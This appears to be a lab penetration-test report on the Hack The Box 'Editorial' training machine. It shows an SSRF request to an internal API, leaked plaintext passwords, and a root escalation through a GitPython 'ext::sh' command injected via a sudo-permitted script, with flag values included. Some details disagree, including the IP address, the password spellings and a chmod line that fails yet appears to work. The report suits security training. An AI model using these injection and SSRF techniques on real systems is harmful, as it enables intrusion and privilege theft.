



Wrangler|Sec

Security Centralized

Penetration Test

Editorial

Report of Findings

Assessor Name: Ray Fochler

Hack The Box

June 16, 2024

Version: 1.0



Table of Contents

1	Statement of Confidentiality	3
2	Engagement Contacts	4
3	Executive Summary	5
3.1	Approach	5
3.2	Scope	5
3.3	Assessment Overview and Recommendations	5
4	Network Penetration Test Assessment Summary	6
4.1	Summary of Findings	6
5	Internal Network Compromise Walkthrough	7
5.1	Detailed Walkthrough	7
6	Remediation Summary	15
6.1	Short Term	15
6.2	Medium Term	15
6.3	Long Term	15
7	Technical Findings Details	16
	Improperly Stored Credentials	16
	Serve Side Request Forgery	17
A	Appendix	18
A.1	Finding Severities	18
A.2	Host & Service Discovery	19
A.3	Exploited Hosts	20
A.4	Compromised Users	21
A.5	Flags Discovered	22



1 Statement of Confidentiality

The contents of this document have been developed by Wrangler|Sec. Wrangler|Sec considers the contents of this document to be proprietary and business confidential information. This information is to be used only in the performance of its intended use. This document may not be released to another vendor, business partner or contractor without prior written consent from Wrangler|Sec. Additionally, no portion of this document may be communicated, reproduced, copied or distributed without the prior consent of Wrangler|Sec.

The contents of this document do not constitute legal advice. Wrangler|Sec's offer of services that relate to compliance, litigation or other legal interests are not intended as legal counsel and should not be taken as such. The assessment detailed herein is against a fictional company for training and examination purposes, and the vulnerabilities in no way affect Hack The Box external or internal infrastructure.



2 Engagement Contacts

HTB Contacts		
Contact	Title	Contact Email
Hack The Box	Editorial	NA

Assessor Contact		
Assessor Name	Title	Assessor Contact Email
Ray Fochler	Penetration Tester	rrgunsite@gmail.com



3 Executive Summary

Hack The Box (“HTB” herein) contracted Ray Fochler to perform a Network Penetration Test of HTB’s externally facing network to identify security weaknesses, determine the impact to HTB, document all findings in a clear and repeatable manner, and provide remediation recommendations.

3.1 Approach

Ray Fochler performed testing under a “Black Box” approach from June 16, 2024, to June 16, 2024 without credentials or any advance knowledge of HTB’s externally facing environment with the goal of identifying unknown weaknesses. Testing was performed from a non-evasive standpoint with the goal of uncovering as many misconfigurations and vulnerabilities as possible. Testing was performed remotely from Ray Fochler’s assessment labs. Each weakness identified was documented and manually investigated to determine exploitation possibilities and escalation potential. Ray Fochler sought to demonstrate the full impact of every vulnerability, up to and including internal domain compromise. If Ray Fochler were able to gain a foothold in the internal network, HTB as a result of external network testing, HTB allowed for further testing including lateral movement and horizontal/vertical privilege escalation to demonstrate the impact of an internal network compromise.

3.2 Scope

The scope of this assessment was one external IP address.

In Scope Assets

Host/URL/IP Address	Description
10.129.117.29	External

3.3 Assessment Overview and Recommendations

During the penetration test against HTB, Ray Fochler identified 2 findings that threaten the confidentiality, integrity, and availability of HTB’s information systems. The findings were categorized by severity level, with CVSS 3.1 1 of the findings being assigned a critical-risk rating, high-risk, 0 medium-risk, and 0 low risk. There were also 0 informational finding related to enhancing security monitoring capabilities within the internal network.

HTB should create a remediation plan based on the Remediation Summary section of this report, addressing all high findings as soon as possible according to the needs of the business. HTB should also consider performing periodic vulnerability assessments if they are not already being performed. Once the issues identified in this report have been addressed, a more collaborative, in-depth Active Directory security assessment may help identify additional opportunities to harden the Active Directory environment, making it more difficult for attackers to move around the network and increasing the likelihood that HTB will be able to detect and respond to suspicious activity.



4 Network Penetration Test Assessment Summary

Ray Fochler began all testing activities from the perspective of an unauthenticated user on the internet. HTB provided the tester with network ranges but did not provide additional information such as operating system or configuration information.

4.1 Summary of Findings

During the course of testing, Ray Fochler uncovered a total of 2 findings that pose a material risk to HTB's information systems. Ray Fochler also identified 0 informational finding that, if addressed, could further strengthen HTB's overall security posture. Informational findings are observations for areas of improvement by the organization and do not represent security vulnerabilities on their own. The below chart provides a summary of the findings by severity level.

In the course of this penetration test **1 Critical** and **1 High** vulnerabilities were identified:




Figure 1 - Distribution of identified vulnerabilities

Below is a high-level overview of each finding identified during testing. These findings are covered in depth in the Technical Findings Details section of this report.

#	Severity Level	Finding Name	Page
1	9.8 (Critical)	Improperly Stored Credentials	16
2	8.6 (High)	Serve Side Request Forgery	17



5 Internal Network Compromise Walkthrough

During the course of the assessment Ray Fochler was able gain a foothold via the external network, move laterally, and compromise the internal machine. The steps below demonstrate the steps taken from initial access to compromise and does not include all vulnerabilities and misconfigurations discovered during the course of testing. Any issues not used as part of the path to compromise are listed as separate, standalone issues in the Technical Findings Details section, ranked by severity level. The intent of this attack chain is to demonstrate to HTB the impact of each vulnerability shown in this report and how they fit together to demonstrate the overall risk to the client environment and help to prioritize remediation efforts (i.e., patching two flaws quickly could break up the attack chain while the company works to remediate all issues reported). While other findings shown in this report could be leveraged to gain a similar level of access, this attack chain shows the initial path of least resistance taken by the tester to achieve domain compromise.

5.1 Detailed Walkthrough

Ray Fochler performed the following to fully compromise the external machine.

1. Performed recon of external target.

2. **Scan Summary**
Nmap 7.94SVN was initiated at Sun Jun 16 08:20:09 2024 with these arguments:
`nmap -Pn -n -sV -oX - -p 0-65535 10.129.117.59`
Verbosity: 0; Debug level 0
Nmap done at Sun Jun 16 08:20:32 2024; 1 IP address (1 host up) scanned in 22.54 seconds

10.129.117.59

Address
 - 10.129.117.59 (ipv4)
Ports

The 65534 ports scanned but not shown below are in state: **closed**

 - 65534 ports replied with: **reset**

Port	State (toggle closed [0] filtered [0])	Service	Reason	Product	Version	Extra info
22	tcp open	ssh	syn-ack	OpenSSH	8.9p1 Ubuntu 3ubuntu0.7	Ubuntu Linux; protocol 2.0
80	tcp open	http	syn-ack	nginx	1.18.0	Ubuntu

Misc Metrics (click to expand)

3. As always with HTB machines we add editorial.htb to our hosts file
4. Lets investigate the web page



5.


[Home](#) [Publish with us](#) [About](#)

Search...

Editorial Tiempo Arriba

A year full of emotions, thoughts, and ideas. All on a simple white page.

"I have always imagined that Paradise will be a kind of library." - Jorge Luis Borges.



6. Clicking around we find an upload page with a url and file upload field

7.


[Home](#) [Publish with us](#) [About](#)

Search...

Editorial Tiempo Arriba

Our editorial will be happy to publish your book. Please provide next information to meet you.

Book information



Choose File

No file chosen

Preview

Book name

Tell us about your book

8. I'm confident that this web app isn't vulnerable to any file uploads. While fuzzing directories no file extensions were evident. First i want to see how the url field behaves. I set up a netcat listener on my kali machine and put my tun0 ip in the url field, fill out the rest of the form and submit it.




9.

Editorial Tiempo Arriba

Our editorial will be happy to publish your book. Please provide next information to meet you.

Book information



Choose File

No file chosen

Preview

Book name

Tell us about your book

10. My listener receives a connection

11.

```
(dev) 10.129.117.59 x Editorial : zsh x Payloads : zsh x
06/16/24 8:44:23:HTB/Editorial > nc -lvnp 4242
listening on [any] 4242 ...
connect to [10.10.14.214] from (UNKNOWN) [10.129.117.59] 57246
GET / HTTP/1.1
Host: 10.10.14.214:4242
User-Agent: python-requests/2.25.1
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive

06/16/24 8:47:56:HTB/Editorial > █
```

12. Ok so we get Python 2.25 as the user agent. I'm thinking flask. I was stuck for bit here and went back to the web app. This time with Burp running so I can better understand whats going on in the background.

13. With burp intercept running i start checking behaviors of the web app again and noticed that the preview button is sending requests to the backend server and returning a jpeg image.



14.

Request

```
1 POST /upload-cover HTTP/1.1
2 Host: editorial.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
  Gecko/20100101 Firefox/115.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: multipart/form-data;
  boundary=-----180593669718941436542662680440
8 Content-Length: 359
9 Origin: http://editorial.htb
10 Connection: keep-alive
11 Referer: http://editorial.htb/upload
12
13 -----180593669718941436542662680440
14 Content-Disposition: form-data; name="bookurl"
15
16 http://127.0.0.1]
17 -----180593669718941436542662680440
18 Content-Disposition: form-data; name="bookfile"; filename=""
19 Content-Type: application/octet-stream
20
21 -----180593669718941436542662680440--
23
```


Response

```
1 HTTP/1.1 200 OK
2 Server: nginx/1.18.0 (Ubuntu)
3 Date: Sun, 16 Jun 2024 17:46:42 GMT
4 Content-Type: text/html; charset=utf-8
5 Connection: keep-alive
6 Content-Length: 61
7
8 /static/images/unsplash_photo_1630734277837_ebe62757b6e0.jpeg
```

15. Which is the page icon next to the url field.

16.

Book information



Book name

17. What happens if i actually point this to an img file.


18. I started a python server and using burp repeater pointed the url to an image file.

19.

```
06/16/24 13:55:45:~/Pictures > pserver 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```



20.



21. This time the response returns an upload directory with a random file name.

22. Visting that location I was a bit confused because instead of the image i got a 404 not found.


23.

Not Found

The requested URL was not found on the server. If you entered the URL manually please check your spelling and try again.

24. Issuing the request a few more times with burp navigating to the file location the img downloads to my machine

25.



26. I'm almost certain at this point this an ssrf .

27. Looking through the flask documentation there is an api with a default port of 5000. Keeping in mind from our testing that a successful upload will result in an random file upload location and a failure returns the static jpeg we use burp with the loopback address of 127.0.0.1 to check local host access.



28.

Request	Response
<pre>1 POST /upload-cover HTTP/1.1 2 Host: editorial.htb 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0 4 Accept: */* 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Content-Type: multipart/form-data; boundary=-----180593669718941436542662680 440 8 Content-Length: 364 9 Origin: http://editorial.htb 10 Connection: keep-alive 11 Referer: http://editorial.htb/upload 12 13 -----180593669718941436542662680440 14 Content-Disposition: form-data; name="bookurl" 15 16 http://127.0.0.1:5000 17 -----180593669718941436542662680440 18 Content-Disposition: form-data; name="bookfile"; filename="" 19 Content-Type: application/octet-stream 20 21 -----180593669718941436542662680440-- 22 23</pre>	<pre>1 HTTP/1.1 200 OK 2 Server: nginx/1.18.0 (Ubuntu) 3 Date: Sun, 16 Jun 2024 18:16:35 GMT 4 Content-Type: text/html; charset=utf-8 5 Connection: keep-alive 6 Content-Length: 51 7 8 static/uploads/97f40c17-3c3d-458b-b6dd-42f9244663d2</pre>

29. We have a file location and go and download the file

30.

```
ray > Payloads > Powershell > 4018af06-0119-450b-bdc4-880963093480
{"messages":[{"promotions":{"description":"Retrieve a list of all the promotions in our
library.", "endpoint":"/api/latest/metadata/messages/promos", "methods":"GET"}}, {"coupons":
{"description":"Retrieve the list of coupons to use in our library.", "endpoint":"/api/latest/
metadata/messages/coupons", "methods":"GET"}}, {"new_authors":{"description":"Retrieve the welcome
message sended to our new authors.", "endpoint":"/api/latest/metadata/messages/
authors", "methods":"GET"}}, {"platform_use":{"description":"Retrieve examples of how to use the
platform.", "endpoint":"/api/latest/metadata/messages/
how_to_use_platform", "methods":"GET"}}], "version":[{"changelog":{"description":"Retrieve a list
of all the versions and updates of the api.", "endpoint":"/api/latest/metadata/
changelog", "methods":"GET"}}, {"latest":{"description":"Retrieve the last version of
api.", "endpoint":"/api/latest/metadata", "methods":"GET"}}]}
```

31. The file contains all the api endpoints.

32. Most endpoints return with a 404 not found with the exception of new_authors.

33. Sending this api call, we get a file location. Upon inspection we get user name and password for the user dev.

34.

```
{"template_mail_message":"Welcome to the team! We are thrilled to have you on board and can't wait to see the incredible content you'll bring
to the table.\n\nYour login credentials for our internal forum and authors site are:\nUsername: dev\nPassword: dev080217_devAPI!\n\nPlease be
sure to change your password as soon as possible for security purposes.\n\nDon't hesitate to reach out if you have any questions or ideas -
we're always here to support you.\n\nBest regards, Editorial Tiempo Arriba Team."}
```

35. We test the user dev against ssh and indeed we do have a foothold.



36.

```
06/16/24 8:56:31:HTB/Editorial > ssh dev@10.129.117.59
The authenticity of host '10.129.117.59 (10.129.117.59)' can't be established.
ED25519 key fingerprint is SHA256:YR+ibhVYSWNLe4xyiPA0g45F4p1pNacQ7+xupfIR70Q.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.117.59' (ED25519) to the list of known hosts.
dev@10.129.117.59's password:
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-112-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of Sun Jun 16 01:37:08 PM UTC 2024

System load:            0.0
Usage of /:             60.4% of 6.35GB
Memory usage:          12%
Swap usage:            0%
Processes:             225
Users logged in:       0
IPv4 address for eth0: 10.129.117.59
IPv6 address for eth0: dead:beef::250:56ff:feb0:2a82

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

Last login: Mon Jun 10 09:11:03 2024 from 10.10.14.52
dev@editorial:~$ ls
```

37. User flag is located in dev /home directory.

38. Exploring dev's user directory we more credentials inside a .git folder

```
39. dev@editorial:~/apps/.git/logs/refs/heads$ cat master
0000000000000000000000000000000000000000000000000000000000000000 3251ec9e8ffdd9b938e83e3b9fb5fd1efa9bbb8 dev-carlos.valderrama <dev-carlos.valderrama@tiempoarriba.htb> 1682905723 -0500 commit (initial): fe
at: create editorial app
3251ec9e8ffdd9b938e83e3b9fb5fd1efa9bbb8 1e84a036b2f33c59e2390730699a488c65643d28 dev-carlos.valderrama <dev-carlos.valderrama@tiempoarriba.htb> 1682905870 -0500 commit: feat: create
api to editorial info
1e84a036b2f33c59e2390730699a488c65643d28 b73481bb823d2dfb49c44f4c1e6a7e11912ed8ae dev-carlos.valderrama <dev-carlos.valderrama@tiempoarriba.htb> 1682906108 -0500 commit: change(api):
downgrading prod to dev
b73481bb823d2dfb49c44f4c1e6a7e11912ed8ae dfef9f20e57d730b7d71967582035925d57ad883 dev-carlos.valderrama <dev-carlos.valderrama@tiempoarriba.htb> 1682906471 -0500 commit: change: remo
ve debug and update api port
dfef9f20e57d730b7d71967582035925d57ad883 8ad0f3187e2bda88bba85074635ea942974587e8 dev-carlos.valderrama <dev-carlos.valderrama@tiempoarriba.htb> 1682906661 -0500 commit: fix: bugfix
in api port endpoint
```

```
40. +if __name__ == '__main__':
+    app.run(host='127.0.0.1', port=5001, debug=True)
dev@editorial:~/apps/.git/logs/refs/heads$ git show 1e84a036b2f33c59e2390730699a488c65643d28
```

```
41. + return jsonify({
+     'template_mail_message': "Welcome to the team! We are thrilled to have you on board and can't wait to see the incredible content you'll bring to the table.\n\nYour login credentia
ls for our internal forum and authors site are:\nUsername: prod\nPassword: 080217_Product10n_2023!\nPlease be sure to change your password as soon as possible for security purposes.\n\nDo
n't hesitate to reach out if you have any questions or ideas - we're always here to support you.\n\nBest regards, " + api_editorial_name + " Team."
+ }) # TODO: replace dev credentials when checks pass
```

42. Using these credentials we are able to move laterally to the user prod.



43.

```
+ app.run(host= 127.0.0.1 , port=5001, debug=True)
dev@editorial:~/apps/.git/logs/refs/heads$ su prod
Password:
prod@editorial:/home/dev/apps/.git/logs/refs/heads$
```

44. Checking sudo -l prod can execute `"/usr/bin/python3 /opt/internal_apps/clone_changes/clone_prod_change.py *"` as root.
45. Researching we find this article [GitPython](#)
46. I chose to make a `exploit.sh` file in `/tmp` directory which would add the sticky bit to `bash`.
47. `echo '#!/bin/bash' > /tmp/exploit.sh`
48. `echo 'chmod x+s /bin/bash >> /tmp/exploit.sh'`
49. Then executed it.

50.

```
prod@editorial:~$ sudo /usr/bin/python3 /opt/internal_apps/clone_changes/clone_prod_change.py "ext::sh -c '/tmp/exploit.sh'"
Traceback (most recent call last):
  File "/opt/internal_apps/clone_changes/clone_prod_change.py", line 12, in <module>
    r.clone_from(url_to_clone, 'new_changes', multi_options=["-c protocol.ext.allow=always"])
  File "/usr/local/lib/python3.10/dist-packages/git/repo/base.py", line 1275, in clone_from
    return cls.clone(git, url, to_path, GitCmdObjectDB, progress, multi_options, **kwargs)
  File "/usr/local/lib/python3.10/dist-packages/git/repo/base.py", line 1194, in _clone
    finalize_process(proc, stderr=stderr)
  File "/usr/local/lib/python3.10/dist-packages/git/util.py", line 419, in finalize_process
    proc.wait(**kwargs)
  File "/usr/local/lib/python3.10/dist-packages/git/cmd.py", line 559, in wait
    raise GitCommandError(remove_password_if_present(self.args), status, errstr)
git.exc.GitCommandError: Cmd('git') failed due to: exit code(128)
cmdline: git clone -v -c protocol.ext.allow=always ext::sh -c '/tmp/exploit.sh' new_changes
stderr: 'Cloning into 'new_changes'...
chmod: invalid mode: 'x+s'
Try 'chmod --help' for more information.
fatal: Could not read from remote repository.

Please make sure you have the correct access rights
and the repository exists.

prod@editorial:~$ ls -al /bin/bash
-rwsr-sr-x 1 root root 1396520 Mar 14 11:31 /bin/bash
prod@editorial:~$ sudo /bin/bash -p
Sorry, user prod is not allowed to execute '/bin/bash -p' as root on editorial.
prod@editorial:~$ /bin/bash -p
bash-5.1# cat /root/root.txt
8fd1ddabab15924fd75dcd6bdb51b899
bash-5.1# cat /home/dev/flag.txt
cat: /home/dev/flag.txt: No such file or directory
bash-5.1# pwd
```

51. root flag located in `/root/root.txt`



6 Remediation Summary

As a result of this assessment there are several opportunities for HTB to strengthen its external network security. Remediation efforts are prioritized below starting with those that will likely take the least amount of time and effort to complete. HTB should ensure that all remediation steps and mitigating controls are carefully planned and tested to prevent any service disruptions or loss of data.

6.1 Short Term

As a result of this assessment there are several opportunities for HTB to strengthen its internal network security. Remediation efforts are prioritized below starting with those that will likely take the least amount of time and effort to complete. HTB should ensure that all remediation steps and mitigating controls are carefully planned and tested to prevent any service disruptions or loss of data.

6.2 Medium Term

MEDIUM TERM REMEDIATION:

Ensure code validates strings in the context of SSRF, validations can be added to ensure that the input string respects the business/technical format expected.

Remove credentials from log files. Give new authors credentials via email vs through api access.

6.3 Long Term

LONG TERM REMEDIATION:

- Perform ongoing external network vulnerability assessments.
- Educate systems and network administrators and developers on security hardening best practices compromise



7 Technical Findings Details

1. Improperly Stored Credentials - Critical

CWE	CWE-522
CVSS 3.1	9.8 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
Root Cause	Passwords are improperly stored or maintained
Impact	Technical Impact: Gain Privileges or Assume Identity Access Control: An attacker could gain access to user accounts and access sensitive data used by the user accounts.
Affected Component	API
Remediation	Remove credentials from log files. Give new authors credentials via email vs through api access.
References	https://cwe.mitre.org/data/definitions/522.html

Finding Evidence

```
+ return jsonify({  
+     'template_mail_message': "Welcome to the team! We are thrilled to have you on board and can't wait to see the incredible content you'll bring to the table.\n\nYour login credentials for our internal forum and authors site are:\nUsername: prod\nPassword: 080217_Production_2023!\nPlease be sure to change your password as soon as possible for security purposes.\n\nDo n't hesitate to reach out if you have any questions or ideas - we're always here to support you.\n\nBest regards, " + api_editorial_name + " Team."  
+ }) # TODO: replace dev credentials when checks pass
```




2. Serve Side Request Forgery - High

CWE	CWE-918
CVSS 3.1	8.6 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:L/A:L
Root Cause	By providing URLs to unexpected hosts or ports, attackers can make it appear that the server is sending the request, possibly bypassing access controls such as firewalls that prevent the attackers from accessing the URLs directly. The server can be used as a proxy to conduct port scanning of hosts in internal networks, use other URLs such as that can access documents on the system (using file://), or use other protocols such as gopher:// or tftp://, which may provide greater control over the contents of requests.
Impact	Confidentiality: Technical Impact: Read Application Data Integrity: Technical Impact: Execute Unauthorized Code or Commands
Remediation	String: In the context of SSRF, validations can be added to ensure that the input string respects the business/technical format expected.
References	https://cwe.mitre.org/data/definitions/918.html

Finding Evidence

The screenshot displays the network tab of a web browser's developer tools. It shows a POST request to /upload-cover HTTP/1.1. The request headers include Host: editorial.htb, User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0, Accept: */*, Accept-Language: en-US,en;q=0.5, Accept-Encoding: gzip, deflate, br, Content-Type: multipart/form-data; boundary=-----180593669718941436542662680440, Content-Length: 370, Origin: http://editorial.htb, Connection: keep-alive, and Referer: http://editorial.htb/upload. The request body is a multipart form with two parts: a 'bookurl' part with value 'http://10.10.14.214/ftp.png' and a 'bookfile' part with filename '' and content-type 'application/octet-stream'. The response is a 200 OK from nginx/1.18.0 (Ubuntu) with a Content-Type of text/html; charset=utf-8 and a Content-Length of 51. The response body is static/uploads/01334009-7f55-430b-82ea-0803f53ade61.



A Appendix

A.1 Finding Severities

Each finding has been assigned a severity rating of critical, high, medium, low or info. The rating is based off of an assessment of the priority with which each finding should be viewed and the potential impact each has on the confidentiality, integrity, and availability of HTB's data.

Rating	CVSS Score Range
Critical	9.0 – 10.0
High	7.0 – 8.9
Medium	4.0 – 6.9
Low	0.1 – 3.9
Info	0.0



A.2 Host & Service Discovery

[2024-06-16 08:22:08]

Host	Port	Service	Version
10.129.117.59	22/tcp	ssh	OpenSSH
10.129.117.59	80/tcp	http	nginx



A.3 Exploited Hosts

Host	Scope	Method	Notes
editorial.htb	External	SSRF	http://127.0.0.1:5000



A.4 Compromised Users

Username	Type	Method	Notes
dev	ssh	ssrf	dev080217_devAPI!@
prod	user	logs	080217_Producti0n_2023!@



A.5 Flags Discovered

Flag #	Host	Flag Value	Flag Location	Method Used
1.	editorial.htb	5b84f7287e185e5e030ae7c098e06857	/home/dev	ssh
2.	editorial.htb	8fd1ddabab15924fd75dcd6bdb51b899	/root/root.txt	sudo



End of Report

*This report was rendered
by SysReptor with*

